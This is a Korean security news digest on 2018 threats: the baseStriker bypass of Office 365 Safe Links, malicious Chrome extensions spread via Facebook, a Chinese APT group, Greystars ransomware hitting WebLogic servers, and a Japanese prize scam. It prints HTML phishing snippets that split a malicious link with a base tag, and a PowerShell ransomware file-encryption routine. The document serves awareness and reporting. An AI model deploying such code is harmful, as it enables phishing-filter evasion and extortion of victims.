따라서, 사용자가 이메일 내의 링크를 클릭할 때 마다 사용자는 마이크로소프트가 소유한 도메인으로 이동 되며, 마이크로소프트는 즉시 오리지널 URL 에 의심스러운 점은 없는지 확인한다. 마이크로소프트의 스캐너가 악의적인 요소를 발견하면 사용자에게 이에 대해 경고하며, 그렇지 않다면 사용자를 오리지널 링크로 이동시킨다.

하지만 연구원들은 해커들이 이 세이프링크를 우회하는 방법을 발견했다. 이 기술은 "baseStriker 공격" 이라 명명 되었다. BaseStriker 공격은 문서나 웹 페이지 내의 관련 링크를 위한 디폴트 베이스 URI 또는 URL 을 정의하는 HTML 이메일 헤더의 〈base〉 태그를 사용한다. 즉, 〈base〉 URL 이 정의 되면 모든 후속 링크는 해당 URL 을 시작점으로 사용할 것이라는 이야기다.

**Traditional Phish**

```
<!DOCTYPE html>
<html lang="en">
<head>

</head>
<body>
Normally, a malicious <a href="https://bit.do/ee9mr">link</a> is blocked.
</body>
</html>
```

**Phish using baseStriker method:** T

```
<html>
<head>
    <base href="https://bit.do">
</head>
<body>
But by splitting the URL, the <a href="ee9mr"> link</a> gets through.
</body>
</html>
```

[출처] https://www.avanan.com/resources/basestriker-vulnerability-office-365

위 스크린샷에서 볼 수 있듯이, 연구원들은 일반적인 피싱 이메일과 악성 링크를 분할해 세이프 링크가 부분적인 하이퍼링크를 식별 및 대체하지 못하도록 〈base〉 태그를 사용하는 피싱 이메일을 비교했다. 피해자들이 이 링크를

클릭하면, 피싱사이트로 이동된다. 연구원들은 baseStriker 공격이 이루어지는 과정을 보여주는 영상 데모도 제공했다. 그들은 여러 구성에 대해 baseStriker 공격을 테스트한 결과, 아웃룩의 웹 기반 클라이언트, 모바일앱, 데스크탑 프로그램을 사용하는 모든 사용자들이 취약한 것을 발견했다.

BaseStriker Phishing Attack Methodology (영상): https://www.youtube.com/watch?v=rOmFuC4rLJY

또한, Proofpoint 도 이 baseStriker 공격에 취약한 것으로 나타났다. 하지만 gmail 사용자와 오피스 365 를 Mimecast 로 보호하는 사용자들은 이 문제에 영향을 받지 않는 것으로 나타났다. 연구원들은 지금까지는 baseStriker 공격이 피싱 이메일을 보내는 데만 사용되었지만, 추후에는 랜섬웨어, 악성코드 또는 기타 악성 소프트웨어를 배포하는데 악용될 수 있다고 추측했다.

| 사용 중인 프로그램 | baseStriker 에 취약한가요? |
|---|---|
| Office 365 | 네, 취약합니다. |
| Office 365 with ATP and Safelinks | 네, 취약합니다. |
| Office 365 with Proofpoint MTA | 네, 취약합니다. |
| Office 365 with Mimecast MTA | 아니오, 당신은 안전합니다. |
| Gmail | 아니오, 당신은 안전합니다. |
| Gmail with Proofpoint MTA | 아직 테스트 되지 않았습니다. |
| Gmail with Mimecast MTA | 아니오, 당신은 안전합니다. |

연구원들은 이 문제를 마이크로소프트와 Proofpoint 에 지난 주 제보했으나, 아직까지 이 문제를 해결할 수 있는 패치는 공개되지 않았다.

[출처] https://thehackernews.com/2018/05/microsoft-safelinks-phishing.html

https://www.avanan.com/resources/basestriker-vulnerability-office-365


  

## 페이스북을 통해 배포 되는 크롬 확장 프로그램 7 개, 패스워드를 훔치는 것으로 밝혀져

### 7 Chrome Extensions Spreading Through Facebook Caught Stealing Passwords

보안 연구원들이 최소 올 3 월부터 활동을 시작했으며, 이미 전 세계 10 만명 이상을 감염 시킨 새로운 악성코드 캠페인에 대해 경고했다.

Nigelthorn 이라 명명 된 이 악성코드는 페이스북의 링크를 통해 빠르게 배포 되고 있으며, 피해자들의 시스템에 SNS 크리덴셜을 훔치고, 가상화폐 채굴기를 설치하고, 클릭 사기를 유도하는 악성 브라우저 확장 프로그램을 설치한다. 이 악성코드는 최소 7 개의 크롬 브라우저 확장 프로그램에 포함되었으며, 모두 크롬의 공식 웹스토어에 등록 되었다.




[출처 https://blog.radware.com/security/2018/05/nigelthorn-malware-abuses-chrome-extensions/]

연구원들에 의하면, 이 악성코드의 운영자들은 합법적인 구글 크롬 확장프로그램의 복사본에 난독화 된 짧은 악성 스크립트를 주입해 구글의 확장 프로그램 검사를 우회했다.

### Nigelthorn, 페이스북의 링크를 통해 확산 돼

Nigelthorn 은 페이스북 상에 공개 된 소셜 엔지니어링 기법이 사용 된 링크를 통해 배포된다. 이를 클릭할 경우, 피해자는 영상을 재생하려면 악성 크롬 확장 프로그램을 다운로드할 것을 요구하는 가짜 유튜브 페이지로 이동된다.

일단 설치되면, 이 확장 프로그램은 피해자의 컴퓨터를 봇넷의 일부분으로 추가시키는 악성 JavaScript 코드를 실행한다.

작년 등장한 Digimine 이라는 유사한 악성코드도 페이스북 메신저를 통해 소셜 엔지니어링 기법을 사용한 링크를 보내 악성 확장 프로그램을 설치해 공격자들이 피해자의 페이스북 프로필에 접근하고 동일한 악성코드를 메신저를 통해 피해자의 친구들에게도 배포할 수 있었다.

### Nigelthorn, 페이스북/인스타그램 계정의 패스워드 훔쳐

새로운 악성코드는 주로 사용자의 페이스북 및 인스타그램 계정의 크리덴셜을 훔치고, 그들의 페이스북 계정의 세부 정보를 집중적으로 훔친다. 그리고 훔친 정보를 이용해 감염 된 사용자의 친구에게 동일한 악성 확장 프로그램을 설치하기 위한 링크를 보낸다. 친구들이 이 링크를 클릭하면, 전체 감염 과정이 또 한번 시작된다.

또한 Nigelthorn 은 공개적으로 사용이 가능한 브라우저 기반 가상 화폐 마이닝 툴을 플러그인으로써 다운로드해 감염 된 시스템이 모네로, 바이트코인, 일렉트로니움 등의 가상 화폐를 다운로드하도록 한다. 공격자는 단 6 일만에 가상화폐(주로 모네로)로만 약 $1,000 을 벌어들였다. Nigelthorn 은 사용자가 이 악성 확장 프로그램을 제거하는 것을 방해한다. 삭제를 방지하기 위해, 이는 사용자가 악성 확장 프로그램 탭을 오픈할 때 마다 자동으로 창을 닫는다. 또한 이 악성코드는 페이스북과 구글에서 제공하는 다양한 정리 툴을 차단해 사용자들이 포스트를 편집, 삭제하거나 코멘트를 작성하지 못하도록 한다.

### 악성 크롬 확장 프로그램의 목록

| Name | Extension Id | Installation count |
|---|---|---|
| Nigelify | gmddfjhfjgbmabkihepijkanhmlooajl | 25000 |
| PwnerLike | kajjcgpohlkdcjfkcbkkbhapafcblaom | 9000 |
| Alt-j | anbnajjakpmfdofijejenaclbceejlll | Removed in less than a day - no statistics |
| Fix-case | jkkmcoihchcflfjnigngdegbemipdlnl | Removed in less than a day - no statistics |
| Divinity 2 Original Sin: Wiki Skill Popup | ajmchakbijebimbgcohecngliijaddin | Removed in less than a day - no statistics |
| keeprivate | edpoobbacbcmfpnfpjoambjbihhobooi | Removed in less than a day - no statistics |
| iHabno | opfogdennafhaoihhkocppaajlkpbfbn | New app (as of May 9) |

[출처] https://blog.radware.com/security/2018/05/nigelthorn-malware-abuses-chrome-extensions/

합법적인 확장 프로그램으로 위장하고 있는 악성 확장 프로그램 7 개는 아래와 같다:

- Nigelify

- PwnerLike
- Alt-j
- Fix-case
- Divinity 2 Original Sin: Wiki Skill Popup
- Keeprivate
- iHabno

구글은 위의 확장 프로그램을 삭제했지만, 만약 위 프로그램들을 설치했다면 즉시 이를 언인스톨하고 페이스북, 인스타그램 및 동일한 패스워드를 사용하는 모든 계정들의 비밀번호를 변경하는 것이 좋다.

페이스북 스팸 캠페인은 꽤 흔하게 발생하므로, 사용자들은 SNS 플랫폼에서 제공 되는 링크와 파일을 클릭할 때 각별한 주의를 기울일 것을 권장한다.

[출처] https://thehackernews.com/2018/05/chrome-facebook-malware.html
https://blog.radware.com/security/2018/05/nigelthorn-malware-abuses-chrome-extensions/

# 2. 중국

## T-APT-02 기생수 APT 조직

最新APT 组织“寄生兽”活动披露

이 조직은 2017 년 처음 확인되었으며, 전문적으로 제작된 악성코드를 이용하며, 그 공격수단이 매우 새롭다. 또한 공격 범위가 매우 작고, 특정 대상에 대해서만 공격을 진행하기 때문에 지금까지 발견되지 않았다.

주로 악성코드를 오픈소스 예를들어 putty, openssl, zlib 등에 숨겨 위장하는 방식을 주로 사용한다. 즉 적은양의 악성코드를 대량의 오픈소스 내 숨겨 백신을 우회한다. 그래서 우리는 이 조직을 "기생수"라 명명하였다.

이 조직은 취약점을 이용하여 악성코드를 office 계열의 파일에 인젝션하여 유포하며, 최근에는 주로 CVE-2017-11882、CVE-2017-8570 등의 취약점을 사용한다. 우리가 발견하였을 때 이 악성코드는 심지어 CVE-2017-8570 취약점을 이용하여 사용자의 usb 에 있는 office 문서를 감염시킨 후 악성코드를 인젝션하여, 실제 하드 드라이브를 감염시켰다.

해당 악성코드는 주로 인젝션 형식으로 동작하며, 각기 다른 공격대상에 대해 각기 다른 기능을 내려줄 만큼 유연한 악성코드이다. 악성코드는 다양한 기능들을 갖고있다.

- 이동식 디스크 중 특정 확장자를 가진 문서를 탈취 및 공격자 서버로 전송
- 키로깅 및 현재 활성화 되어있는 창들의 정보를 기록 및 서버로 전송
- 주기적으로 화면 캡쳐 및 전송
- dll 다운로드 및 실행을 통해 내부망 침투 시도
- 이동식 디스크 중의 office 문서를 rtf 파일로 변환하고, 취약점 공격 악성코드를 심는다.
- 로컬 이메일 정보와 브라우저에 저장되어 있는 계정정보를 유출한다.

[출처] https://s.tencent.com/research/report/465.html]

# WebLogic 취약점을 이용한 GreyStars 랜섬웨어 공격 주의!


Greystars 勒索病毒突袭！Weblogic 服务端成为重灾区

4 월 21 일, 익명의 해커가 Weblogic 역직렬화 취약점을 이용하여 중국 기업의 서버들에 Greystars 랜섬웨어를 감염시켰으며, 서버 중의 중요 문서를 암호화 한 후 0.08 비트코인을 요구하였다. 현재까지 이미 백여대가 넘는 서버들이 해당 공격에 영향을 받은 것으로 확인되었다.

**"파일리스" 공격방식을 이용, 공격 페이로드는 Gist 에 호스팅**

Greystars 랜섬웨어는 최근 몇년 동안의 공격에서 줄곧 "파일리스" 공격방식을 사용하였다.

이번 공격 역시 파일리스 공격 방식을 이용하였다. 해커는 Weblogic 역직렬화 취약점을 이용하여 서버를 공격하고, Gist 에 호스팅 되어있던 첫번째 페이로드를 감염 시킨 서버로 내려받고 실행시킨다.



첫번째 페이로드는 Gist 에 업로드 되어있는 악성코드가 포함된 이미지를 읽어온 후 해당 이미지 안에서 두번째 페이로드를 내려받는다. 그 후 PowerShell 프로세스 중에서 실행시킨다.

해커가 성공적으로 Weblogic 역직렬화 취약점을 이용하여 서버에 침투한 후 다음과 같은 명령어를 이용하여 호스팅 된 주소에서 공격 페이로드를 내려받아 실행시킨다.


대부분의 해커들이 개인 도메인을 페이로드 다운로드 주소로 사용하는것과 달리, Greystars 랜섬웨어는 Gist 에 호스팅 되어있는 페이로드를 사용한다.


그 이유는 raw.githubusercontent.com 도메인은 이미 대부분의 백신과 보안제품에서 정상적인 도메인으로 인지하고 있기 때문에 효과적으로 악성페이로드를 내려줄 수 있는 것이다. 다만 이러한 방식을 사용하면, 공격자의 신분이 쉽게 노출될 수 있는 단점은 존재한다.

**"스테가노그래피" 기술을 이용한 악성코드 은닉**

첫번째 공격 페이로드의 주요 기능은 악성코드가 포함되어 있는 이미지를 내려받고, 해당 이미지 중 포함되어 있는 악성코드를 실행시키는 것이다. web.png 이미지는 특별히 제작된 이미지로, 해커는 Invoke-PSImage 툴을 이용하여 해당 이미지 안에 악성코드를 삽입해 놓았다.

Invoke-PSImage 는 해외 보안 연구원 Barrett Adams 이 개발한 툴로, 악성코드를 이미지의 매 픽셀의 G 와 B 두개 색상 채널의 마지막 4bit 에 삽입시킬 수 있다.




위 이미지는 Invoke-PSImage 의 간단한 동작원리다.

색상 채널의 마지막 4bit 는 픽셀의 색상에 큰 영향을 끼지지 않기 때문에, Invoke-PSImage 를 이용하여 악성코드를 이미지에 삽입해도 원본 이미지와 큰 차이점이 없는 것이다. 그렇기 때문에 해커들이 "정상을 가장한 이미지"를 Gist 에 업로드 시켜놓아도 별다른 의심을 받지 않는 것이다.


**중요 문서 암호화 및 랜섬머니 요구**

두번째 페이로드는 서버 내 랜섬웨어를 실행시킨 후 주요 파일들을 암호화 하는데, 해당 페이로드 역시 Power Shell 로 제작되어 있다. Greystars 랜섬웨어는 컴퓨터 한 대당 AES 키를 생성하여 파일들을 암호화 하며, 내장되어있는 RSA 공개키를 이용하여 AES 키를 암호화한다.

이 RSA 공개키는 하드코딩 방식으로 코드 내 인증서 중에 저장되어 있으며, .NET X509Certificates 류의 PublicKey 방식으로 얻을 수 있다.

PowerShell 언어는 .NET 메서드를 조작 할 수 있는 유연성을 가지고 있기 때문에 Greystars 랜섬웨어는 이 특징을 이용하여 암호화키 생성과 암호화 키의 암호화 과정을 간단한 PowerShell 로 구현하였다.




```
Function Encryptkey
{
    Param([Parameter(mandatory=$true)][System.IO.FileInfo]$FileToEncrypt,
          [Parameter(mandatory=$true)][System.Security.Cryptography.X509Certificates.X509Certificate2]$Cert)

    Try { [System.Reflection.Assembly]::LoadWithPartialName("System.Security.Cryptography") }
    Catch { Write Error "Could not load required assembly."; Return }

    $AesProvider                = New Object System.Security.Cryptography.AesManaged
    $AesProvider.KeySize        = 256
    $AesProvider.BlockSize      = 128
    $AesProvider.Mode           = [System.Security.Cryptography.CipherMode]::CBC
    $KeyFormatter               = New Object System.Security.Cryptography.RSAPKCS1KeyExchangeFormatter($Cert.PublicKey.Key)
    [Byte[]]$KeyEncrypted       = $KeyFormatter.CreateKeyExchange($AesProvider.Key, $AesProvider.GetType())
    [Byte[]]$LenKey             = $Null
    [Byte[]]$LenIV              = $Null
    [Int]$LKey                  = $KeyEncrypted.Length
    $LenKey                     = [System.BitConverter]::GetBytes($LKey)
    [Int]$LIV                   = $AesProvider.IV.Length
    $LenIV                      = [System.BitConverter]::GetBytes($LIV)
    $FileStreamWriter
    Try { $FileStreamWriter = New Object System.IO.FileStream("$FileToEncrypt.encrypted", [System.IO.FileMode]::Create) }
    Catch { Write Error "Unable to open output file for writing."; Return }
    $FileStreamWriter.Write($LenKey,         0, 4)
    $FileStreamWriter.Write($LenIV,          0, 4)
    $FileStreamWriter.Write($KeyEncrypted,   0, $LKey)
    $FileStreamWriter.Write($AesProvider.IV, 0, $LIV)
    $Transform                  = $AesProvider.CreateEncryptor()
    $CryptoStream               = New Object System.Security.Cryptography.CryptoStream($FileStreamWriter, $Transform, [System.Security.Cryptography.CryptoStreamMode]::Write)
    [Int]$Count                 = 0
    [Int]$Offset                = 0
    [Int]$BlockSizeBytes        = $AesProvider.BlockSize / 8
    [Byte[]]$Data               = New Object Byte[] $BlockSizeBytes
    [Int]$BytesRead             = 0
    Try { $FileStreamReader     = New Object System.IO.FileStream("$($FileToEncrypt.FullName)", [System.IO.FileMode]::Open) }
    Catch { Write Error "Unable to open input file for reading."; Return }
    Do
    {
        $Count  = $FileStreamReader.Read($Data, 0, $BlockSizeBytes)
        $Offset += $Count
        $CryptoStream.Write($Data, 0, $Count)
        $BytesRead += $BlockSizeBytes
    }
    While ($Count -gt 0)

    $CryptoStream.FlushFinalBlock()
    $CryptoStream.Close()
    $FileStreamReader.Close()
    $FileStreamWriter.Close()
    $encstr=[System.IO.File]::ReadAllBytes("$FileToEncrypt.encrypted")
    Removefile "$FileToEncrypt.encrypted"
    Removefile $FileToEncrypt
    return [System.Convert]::ToBase64String($encstr)
}
```

Greystar 랜섬웨어는 422 종류의 파일들을 암호화 시키며, 여기에는 문서,이미지,DB 파일 뿐만 아니라 서버 운영에 필요한 스크립트 문서들 예를들어 파이선 스크립트, PHP 스크립트 등도 포함되어 있다.

암호화 과정 중 Greystars 랜섬웨어는 C 드라이브 하위에 데스크탑 폴더 및 문서 폴더 이외에 다른 목록들을 암호화 대상에서 제외하여 시스템이 정상적으로 운영될 수 있도록 하며, DB 와 관련된 프로세스를 종료하여 DB 파일들이 성공적으로 암호화 될 수 있도록 한다.

Greystars 랜섬웨어는 "원본 파일 암호화 – 새 파일 생성 – 원본 파일 삭제"의 방식을 이용하며, 일부 읽기 권한밖에 없는 파일에 대해서는 암호화 된 파일이 존재하지 않고 원본 파일이 삭제되는 경우가 발생하기도 한다. 이러한 경우에는 랜섬머니를 지불하여도 원본 파일을 복구할 수 없게 된다.


암호화 된 파일들은 모두 뒤에 “greystars@protonmail.com” 라는 텍스트가 추가되며, 0.08 비트코인을 랜섬머니로 요구하는 랜섬화면을 띄운다.


### Weblogic 서버가 랜섬웨어 공격자들의 환영을 받기 시작해

2017 년, Weblogic 에서 CVE-2017-3248 과 CVE-2017-10271 두가지의 심각한 역직렬화 취약점이 발견되었다. 해당 취약점은 Oracle WebLogic Server 10.3.6.0.0、12.1.3.0.0、12.2.1.0、12.2.1.1 등 다양한 버전이 영향을 받았으며, 많은 공격자들이 이 취약점들을 악용하여 서버에 악성코드를 심었다. 하지만 아직까지 아직 많은 WebLogic 서버들이 해당 취약점들에 대한 패치를 진행하지 않았다.

WebLogic 서버가 랜섬웨어 공격자들의 환영을 받게 된 원인은 다음과 같다.

첫번째, 아직 많은 WebLogic 서버들이 취약점 업데이트를 진행하지 않았다. 그렇기 때문에 공격자들의 입장에서 공격 난이도가 낮으며, 적은 노력으로 최대 효과를 낼 수 있다.

두번째, 이런 종류의 서버는 일반적으로 기업들이 사용을 하고 있으며, 기업 사용자들은 일반 사용자들 보다 랜섬머니를 지불하고 암호화 된 파일을 복호화 할 가능성이 크기 때문이다.

[출처] http://www.freebuf.com/articles/terminal/164866.html

# 3. 일본


## ‘iPhone X’ 당첨? 일본우편을 사칭하여 월정액 8900 엔의 서비스에 강제 가입시키는 가짜 사이트에 주의

「iPhone X」当選？　日本郵便をかたり月額8900円のサービスに強制加入させる偽サイトに注意

일본우편을 사칭하여 ‘iPhone X’에 당첨되었다고 하며 설문조사에 답변을 하게 하여 주소나 신용카드정보 등을 탈취하는 가짜 사이트가 발견되었다고 해서 일본우편이나 트렌드마이크로가 주의를 당부하고 있다.

트렌드마이크로에서는 이번 당첨사기 사이트로 유도하는 3 종류의 부정한 광고를 확인했으며, 3 월 26 일부터 4 월 2 일까지 일주일간 일본에서 2500 건 이상의 접속이 확인되었다고 한다.

가짜 사이트에 정보를 입력하면, 월정액 8900 엔의 서비스에 등록되어 3 일간 시행 후에 신용카드에서 자동적으로 인출이 이루어진다고 한다.




Android 에서 당첨사기사이트를 표시한 예. URL 에는 정규사이트로 오해시키는 ‘post’, ‘.co.jp’로 오해시키는

‘.co/jp’ 라는 문자열이 포함된다.

